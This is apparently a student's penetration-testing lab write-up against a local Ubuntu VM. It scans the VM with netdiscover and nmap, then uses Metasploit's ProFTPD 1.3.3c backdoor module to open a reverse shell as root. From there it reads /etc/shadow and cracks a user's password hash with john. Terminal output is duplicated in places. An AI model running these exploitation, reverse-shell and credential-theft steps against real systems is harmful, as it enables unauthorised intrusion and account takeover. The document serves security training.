


Ubuntu Machine

Task 1

Getting the IP Address using netdiscover




The screenshot shows a Kali Linux terminal window with the netdiscover command being executed. The output displays the current scan range (10.1.62.0/8), the number of captured ARP packets (92), and a table of discovered hosts.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.197.2	00:50:56:ff:bb:4e	61	3660	VMware, Inc.
192.168.197.130	00:0c:29:d1:85:bb	23	1380	VMware, Inc.
192.168.197.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.197.254	00:50:56:fc:df:5e	7	420	VMware, Inc.

Task 2

Using nmap -A to get the info about the IP address.




The screenshot shows a Kali Linux terminal window with the nmap -A command being executed on the IP address 192.168.197.130. The output provides detailed information about the host, including open ports, services, and the operating system.

```
(kali@kali)~$ sudo nmap -A 192.168.197.130
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-09 12:15 EDT
Nmap scan report for 192.168.197.130
Host is up (0.00038s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
| 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
| 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:D1:85:BB (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS=SCAN(V=7.92%E=4%D=8/9%OT=21%CT=1%CU=37917%PV=Y%DS=1%DC=D%G=Y%M=000C29%TM
OS:=62F2883D%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=FD%TI=Z%CI=Z%II=I%T
OS:S=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=
OS:M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=F
OS:E88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=40%CD=S)
```

Ques 1 How many ports are open below 1000?

Ports open are 21, 22, and 80 . 3 ports below 1000.

[illegible]



Ques 2 What is the machine vulnerable to ?

Ans We got the vulnerability version – ProFTPD 1.3.3c


```
Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2022.2-vmware-amd64 X ubuntu X
kali@kali: ~
$ searchsploit ProFTPD 1.3.3c

Exploit Title | Path
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution | linux/remote/15662.txt
ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit) | linux/remote/16921.rb

Shellcodes: No Results

(kali@kali)-[~]
$ msfconsole -q
msf6 > search ProFTPD 1.3.3c

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Task 4

Using Metasploit framework setting the RHOSTS ,LHOST, payload.

Payload cmd/unix/reverse

```
Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2022.2-vmware-amd64 X ubuntu X
kali@kali: ~

Id Name
0 Automatic

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.197.130
RHOSTS => 192.168.197.130
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > payloads
[-] Unknown command: payloads
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > payload
[-] Unknown command: payload
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
1 payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IP
2 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution
3 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
4 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
5 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
6 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

```
Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2022.2-vmware-amd64 X ubuntu X
1 2 3 4
kali@kali: ~
File Actions Edit View Help
5 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
6 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via p
erl)
7 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL
(telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload/cmd/unix/reverse
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads`.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.197.130  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
tas
  RPORT     21               yes       The target port (TCP)

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2022.2-vmware-amd64 X ubuntu X
1 2 3 4
kali@kali: ~
File Actions Edit View Help
LPORT 4444 yes The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.197.128
LHOST => 192.168.197.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.197.130  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
tas
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.197.128  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
```

Task 5

Exploit and then Checking status using **whoami** command. Checking ls.And checking the python possibility and then using the **Gtfobins** commands to make the representation more interactive.(bash shell)

```
Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2022.2-vmware-a... X ubuntu X
1 2 3 4
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.197.128:4444
[*] 192.168.197.130:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo hzd2cX36XTFMrIHp;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "hzd2cX36XTFMrIHp\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.197.128:4444 -> 192.168.197.130:35738 ) at 2022-08-09 12:45:59 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2022.2-vmware-a... X ubuntu X
1 2 3 4
kali@kali: ~
File Actions Edit View Help
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
whereis python
python: /usr/bin/python /usr/bin/python3.5m /usr/bin/python2.7 /usr/bin/python3.5 /usr/lib/python2.7 /usr/lib/python3.5 /etc
/python /etc/python2.7 /etc/python3.5 /usr/local/lib/python2.7 /usr/local/lib/python3.5 /usr/include/python3.5m /usr/share/p
ython /usr/share/man/man1/python.1.gz
ProFTPD 1.3.3c
sh: 10: ProFTPD: not found
ProFTPD 1.3.3c
sh: 11: ProFTPD: not found
ProFTPD 1.3.3c
sh: 12: ProFTPD: not found
python -c 'import os; os.system("/bin/sh")'

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
```

```
Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2022.2-vmware-amd64 X ubuntu X
1 2 3 4
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/Ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.197.128:4444
[*] 192.168.197.130:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo hzd2cX36XTFMrIHp;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "hzd2cX36XTFMrIHp\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.197.128:4444 -> 192.168.197.130:35738 ) at 2022-08-09 12:45:59 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2022.2-vmware-amd64 X ubuntu X
1 2 3 4
kali@kali: ~
File Actions Edit View Help
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
whereis python
python: /usr/bin/python /usr/bin/python3.5m /usr/bin/python2.7 /usr/bin/python3.5 /usr/lib/python2.7 /usr/lib/python3.5 /etc
/python /etc/python2.7 /etc/python3.5 /usr/local/lib/python2.7 /usr/local/lib/python3.5 /usr/include/python3.5m /usr/share/p
ython /usr/share/man/man1/python.1.gz
ProFTPD 1.3.3c
sh: 10: ProFTPD: not found
ProFTPD 1.3.3c
sh: 11: ProFTPD: not found
ProFTPD 1.3.3c
sh: 12: ProFTPD: not found
python -c 'import os; os.system("/bin/sh")'

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
```

Task 6

Moving to etc directory . And open the file named **shadow**. Copy the password from the file. The password that we get from here is of cypher form .

```
Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2022.2-vmware-amd64 X ubuntu X
1 2 3 4
kali@kali: ~
File Actions Edit View Help
vmlinuz
vmlinuz.old
whereis python
python: /usr/bin/python /usr/bin/python3.5m /usr/bin/python2.7 /usr/bin/python3.5 /usr/lib/python2.7 /usr/lib/python3.5 /etc
/python /etc/python2.7 /etc/python3.5 /usr/local/lib/python2.7 /usr/local/lib/python3.5 /usr/include/python3.5m /usr/share/p
ython /usr/share/man/man1/python.1.gz
ProFTPD 1.3.3c
sh: 10: ProFTPD: not found
ProFTPD 1.3.3c
sh: 11: ProFTPD: not found
ProFTPD 1.3.3c
sh: 12: ProFTPD: not found
python -c 'import os; os.system("/bin/sh")'
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@vtcsec:/# ls
ls
bin      dev      initrd.img  lib64      mnt      root      snap      tmp      vmlinuz
boot     etc      initrd.img.old  lost+found  opt      run      srv      usr      vmlinuz.old
cdrom    home     lib         media      proc     sbin     sys      var
root@vtcsec:/# cd etc
cd etc
root@vtcsec:/etc# cat shadow
```

```
Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-2022.2-vmware-amd64 X ubuntu X
1 2 3 4
kali@kali: ~
File Actions Edit View Help
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:l:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2W0/j0kbn4t1RUlLrckw69LR/0EMtUbFFCypM3MUHVmtyYW9.ov/aszTpWhLaC2*6FvyStpUUXQbUhCKbL4/:17484:0:99999
:7:::
mysql!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
root@vtcsec:/etc#
```

Task 7

Saving the copied cypher password to a file named **ubuntupsd**. And then using **john** to get the password in the normal format.


```
(kali@kali)-[~]
$ ls
Desktop  Downloads  Music  Public  ubuntuhack  Videos  winhack.save
Documents hash  Pictures  Templates  ubuntuhack.save  winhack

(kali@kali)-[~]
$ sudo touch ubuntupsd
[sudo] password for kali:

(kali@kali)-[~]
$ ls
Desktop  Downloads  Music  Public  ubuntuhack  ubuntupsd  winhack
Documents hash  Pictures  Templates  ubuntuhack.save  Videos  winhack.save

(kali@kali)-[~]
$ sudo nano ubuntupsd

(kali@kali)-[~]
$

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Kali Linux 2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X Kali Linux 2022.2-vmware-a... X ubuntu X
1 2 3 4
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo nano ubuntupsd
[sudo] password for kali:

(kali@kali)-[~]
$ ls
Desktop  Downloads  Music  Public  ubuntuhack  ubuntupsd  winhack
Documents hash  Pictures  Templates  ubuntuhack.save  Videos  winhack.save

(kali@kali)-[~]
$ sudo nano ubuntupsd

(kali@kali)-[~]
$ cat ubuntupsd
marlinspike:$6$wQb5nV3T$xB2WO/j0kbn4t1RUILrckw69LR/0EMtUbFFCypM3MUHVmtYyW9.ov/aszTpWhLaC2x6Fvy5tpUUXQbUhCKb14/:17484:0:99999:7:::

(kali@kali)-[~]
$ sudo john ubuntupsd
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2022-08-09 13:00) 50.00g/s 600.0p/s 600.0c/s 600.0C/s marlinspike..marlinspike0
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
$
```

Ques 3 Username?

Username marlinspike

Ques 4 Password?

Password marlinspike